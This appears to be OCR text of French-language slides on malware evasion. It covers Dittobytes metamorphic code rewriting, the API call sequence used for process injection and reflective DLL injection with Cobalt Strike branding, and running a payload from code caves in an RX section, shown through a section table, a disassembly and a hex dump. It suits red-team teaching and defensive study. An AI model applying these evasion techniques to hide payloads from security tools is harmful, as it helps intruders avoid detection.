
`# push rbp`
`# mov rbp, rsp`
`- push r15`
`- push r11`
`- sub rsp, 40h`
`- xor rax, rax`
`- mov [rbp+var_1B], rax`
	→	`# push rbp`
		`# mov rbp, rsp`
		`+ push r9`
		`+ push r15`
		`+ sub rsp, 38h`
		`+ mov rdx, 0`
		`+ mov [rbp+var_33], rdx`

Illustration 1: Example metamorphications by Dittobytes (left and right are functionally equivalent).




https://github.com/tijme/dittobytes



modules / code
stack
heap
Process Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
Reflective DLL Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
donnée chiffrée
81 FE 8B FE 87 57 6C 3E CB 22 42
6F 8E 57 84 73 82 91 7A CF E5 FD
9D A7 04 64 25 .. ..
mémoire RWX
stub pour chargement mémoire de DLL
5F C1 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
84 E6 31 4A F9 84 16 C3 6F 28 DB
70 9A 05 .. ..
payload compilé en DLL
patterns binaires
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


modules / code
stack
heap
Process Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
Reflective DLL Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
donnée chiffrée
81 FE 8B FE 87 57 6C 3E CB 22 42
6F 8E 57 84 73 82 91 7A CF E5 FD
9D A7 04 64 25 .. ..
mémoire RWX
stub pour chargement mémoire de DLL
5F C1 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
84 E6 31 4A F9 84 16 C3 6F 28 DB
70 9A 05 .. ..
payload compilé en DLL
patterns binaires
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


>_ une injection toujours nécessaire




ired.team



maldevacademy.com



outflank.nl



x86matthew.com

exécuter sans injecter ?

>_ section RX

Name	Start	End	R	W	X
.text	0000000140001000	00000001400EF000	R	.	X
.rdata	00000001400EF000	000000014012C548	R	.	.
.idata	000000014012C548	000000014012D068	R	.	.
.rdata	000000014012D068	0000000140132000	R	.	.
.data	0000000140132000	0000000140137000	R	W	.
.pdata	0000000140137000	000000014013F000	R	.	.
.00cfg	000000014013F000	0000000140140000	R	.	.
.gxfg	0000000140140000	0000000140143000	R	.	.
.tls	0000000140143000	0000000140144000	R	W	.
_RDATA	0000000140144000	0000000140145000	R	.	.

```
.text:0000000140001000
.text:0000000140001000                push    rsi
.text:0000000140001001                push    rdi
.text:0000000140001002                push    rbx
.text:0000000140001003                sub     rsp, 40h
.text:0000000140001007                mov     rsi, rdx
.text:000000014000100A                mov     rdi, rcx
.text:000000014000100D                mov     qword ptr [rsp+58h+arg_10], r8
.text:0000000140001012                mov     [rsp+58h+arg_18], r9
.text:0000000140001017                mov     rax, cs:__security_cookie
.text:000000014000101E                xor     rax, rsp
.text:0000000140001021                mov     [rsp+58h+var_20], rax
.text:0000000140001026                lea     rbx, [rsp+58h+arg_10]
.text:000000014000102B                mov     [rsp+58h+var_28], rbx
.text:0000000140001030                call    sub_1400074E0
.text:0000000140001035                mov     rcx, [rax]
.text:0000000140001038                or      rcx, 1
.text:000000014000103C                mov     [rsp+58h+ArgList], rbx
.text:0000000140001041                mov     [rsp+58h+Locale], 0
.text:000000014000104A                mov     rdx, rdi
.text:000000014000104D                mov     r8, 0FFFFFFFFFFFFFFFFh
.text:0000000140001054                mov     r9, rsi
.text:0000000140001057                call    __stdio_common_vsprintf
.text:000000014000105C                mov     esi, eax
.text:000000014000105E                test    eax, eax
.text:0000000140001060                mov     eax, 0FFFFFFFFh
.text:0000000140001065                cmovs   esi, eax
.text:0000000140001068                mov     rcx, [rsp+58h+var_20]
.text:000000014000106D                xor     rcx, rsp
.text:0000000140001070                call    __security_check_cookie
.text:0000000140001075                mov     eax, esi
.text:0000000140001077                add     rsp, 40h
.text:000000014000107B                pop     rbx
.text:000000014000107C                pop     rdi
.text:000000014000107D                pop     rsi
.text:000000014000107E                retn
.text:000000014000107E sub_140001000  endp
.text:000000014000107E
.text:000000014000107F align_14000107F:                       ; ...
.text:000000014000107F                align 20h
.text:0000000140001080
```

>_ code caves



```
          Ð  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ð123456789ABCDEF0123456789ABCDEF
E:D080   48 83 EC 20 48 8B EA 48 89 4D 58 4C 8D 45 20 48 8B 95 B8 00 00 00 E8 D1 A6 FF FF 90 48 83 C4 20  Hƒì H‹êH‰MXL.E H‹•¸...èÑ¦ÿÿ.HƒÄ
E:D0A0   5D C3 CC 40 53 55 48 83 EC 28 48 8B EA 48 8B 4D 38 E8 D6 D9 FE FF 83 7D 20 00 75 48 48 8B 9D B8  ]ÃÌ@SUHƒì(H‹êH‹M8èÖÙþÿƒ} .uHH‹.¸
E:D0C0   00 00 00 81 3B 63 73 6D E0 75 39 83 7B 18 04 75 33 81 7B 20 20 05 93 19 74 12 81 7B 20 21 05 93  ....;csmàu9ƒ{..u3.{  .“.t..{ !.“
E:D0E0   19 74 09 81 7B 20 22 05 93 19 75 18 48 8B 4B 28 E8 A3 24 FD FF 85 C0 74 0B B2 01 48 8B CB E8 15  .t..{ ".“.u.H‹K(è£$ýÿ…Àt.².H‹Ëè.
E:D100   24 FD FF 90 E8 DF 8A FE FF 48 8B 8D C0 00 00 00 48 89 48 20 E8 CF 8A FE FF 48 8B 4D 40 48 89 48  $ýÿ.èßŠþÿH‹.À...H‰H èÏŠþÿH‹M@H‰H
E:D120   28 48 83 C4 28 5D 5B C3 CC 40 55 48 83 EC 20 48 8B EA E8 DD 24 FD FF 90 48 83 C4 20 5D C3 CC 40  (HƒÄ(][ÃÌ@UHƒì H‹êèÝ$ýÿ.HƒÄ ]ÃÌ@
E:D140   55 48 83 EC 20 48 8B EA E8 9B 8A FE FF 83 78 30 00 7E 08 E8 90 8A FE FF FF 48 30 48 83 C4 20 5D  UHƒì H‹êè›Šþÿfx0.~.è.ŠþÿÿH0HƒÄ ]
E:D160   C3 CC 40 55 48 83 EC 40 48 8B EA 83 7D 40 00 74 3D 83 7D 44 00 74 28 48 8B 85 80 00 00 00 48 63  ÃÌ@UHƒì@H‹êƒ}@.t=ƒ}D.t(H‹…€...Hc
E:D180   08 48 8B C1 48 C1 F8 06 48 8D 15 51 7A 04 00 83 E1 3F 48 8D 0C C9 48 8B 04 C2 80 64 C8 38 FE 48  .H‹ÁHÁø.H..Qz..ƒá?H..ÉH‹.Â€dÈ8þH
E:D1A0   8B 85 80 00 00 00 8B 08 E8 FF 28 FF FF 90 48 83 C4 40 5D C3 CC 40 55 48 83 EC 20 48 8B EA B9 06  ‹…€...‹.èÿ(ÿÿ.HƒÄ@]ÃÌ@UHƒì H‹ê¹.
E:D1C0   00 00 00 48 83 C4 20 5D E9 87 9B FE FF CC 40 55 48 83 EC 20 48 8B EA 48 8B 01 81 38 05 00 00 C0  ...HƒÄ ]é‡›þÿÌ@UHƒì H‹êH‹..8...À
E:D1E0   74 0C 81 38 1D 00 00 C0 74 04 33 C0 EB 05 B8 01 00 00 00 48 83 C4 20 5D C3 CC CC CC CC CC CC CC  t..8...Àt.3Àë.¸....HƒÄ ]ÃÌÌÌÌÌÌÌ
E:D200   FF 25 E2 E4 03 00 CC CC CC CC CC CC CC CC CC CC FF 25 DA E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%âä..ÌÌÌÌÌÌÌÌÌÌÿ%Úä..ÌÌÌÌÌÌÌÌÌÌ
E:D220   FF 25 D2 E4 03 00 CC CC CC CC CC CC CC CC CC CC FF 25 CA E4 03 00 CC CC CC CC CC CC CC CC CC CC  ÿ%Òä..ÌÌÌÌÌÌÌÌÌÌÿ%Êä..ÌÌÌÌÌÌÌÌÌÌ
E:D240   FF 25 C2 E4 03 00 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÿ%Âä..ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D260   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D280   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2A0   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2C0   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D2E0   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D300   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D320   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D340   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D360   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D380   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D3A0   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D3C0   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D3E0   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
E:D400
```

